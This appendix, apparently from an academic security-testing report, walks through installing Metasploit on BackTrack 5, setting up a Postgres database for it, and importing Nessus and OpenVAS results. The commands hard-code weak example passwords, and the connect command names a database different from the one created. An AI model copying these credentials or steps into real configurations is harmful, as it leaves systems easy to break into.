

Figure B.5: OpenVAS Web LogIN Interface

Appendix C

Metasploit Framework Installation and Configuration

C.1 Metasploit Framework (MSF) Installation

1. **Unstalling pre-installed MSF**
   Before the installation of the community edition, the pre-installed Metasploit Framework was unstalled , using the following command

   ```
   /opt/framework/uninstall
   ```

2. **Downloading MSF**
   Linux installer was downloded from the Offical Metasploit website. The downloaded installer was *metasploit-latest-installer.run*. In a terminal followin commands were entered:

   ```
   chmod u+x /root/metasploit-latest-linux-installer.run
   ./metasploit-latest-linux-installer.run
   ```

   At the end of the installatio, Metasploit Web UI opened in web broswer. Metasploit Webi UI had to be added as 'Security Exception'. By default, Javascript was disabled in the Firefox BackTrack 5. Javascript for **https://127.0.0.1** was enabled.

3. **Creating user and Registering MSF license**
   Registration form was filled with all the required filled. User 'sysadmin' was created as shown in Figure C.1.

C.2 Setting up Postgres for Metasploit

1. **Installing Postgres**



Figure C.1: Metasploit Framework Web UI

```
apt-get install postgresql libpq-dev libpgsql-ruby
```

2. **Setting up a user and database in Postgres**

```
1 /etc/init.d/postgresql-8.4 start
2 su -postgres psql
3 CREATE USER sysadmin1 WITH PASSWORD 'home123';
4 CREATE DATABASE metasploitdb;
5 GRANT ALL PRIVILEGES ON DATABASE metasploitdb to sysadmin1;
```

C.3 Setting up Metasploit

Metasploit console was loaded using the command *msfconsole*. Command *db_disconnect* was used to drop the current connection to any database if it was already connected in Metasploit. Using command *db_connect* connected to the 'metasploitdb' database was made as shown below:

```
1 db_connect sysadmin1:home123@localhost/metasploit
```

To check the status of the database command textitdb_status was used.

C.4 Integrating Nessus reports into Metasploit

Following commands were used to integrate Nessus resutls into Metasploit

```
msfconsole
load nessus
nessus_connect sysadmin:home1234@localhost:8834
nessus_scan_status
nessus_report_list
nessus_report_get xxxx-xxx-xxx-xxxxxxxxxx
vulns
hosts -c address,vulns
```

C.5 Integrating OpenVAS reports into Metasploit

Following commands were used to intergrate OpenVAS with Metasploit

```
msfconsole
load openvas
openvas_connect sysadmin home123 localhost 9390
openvas_report_list
openvas_report_import < report_id > < format_id >
vulns
hosts -c address,vulns
```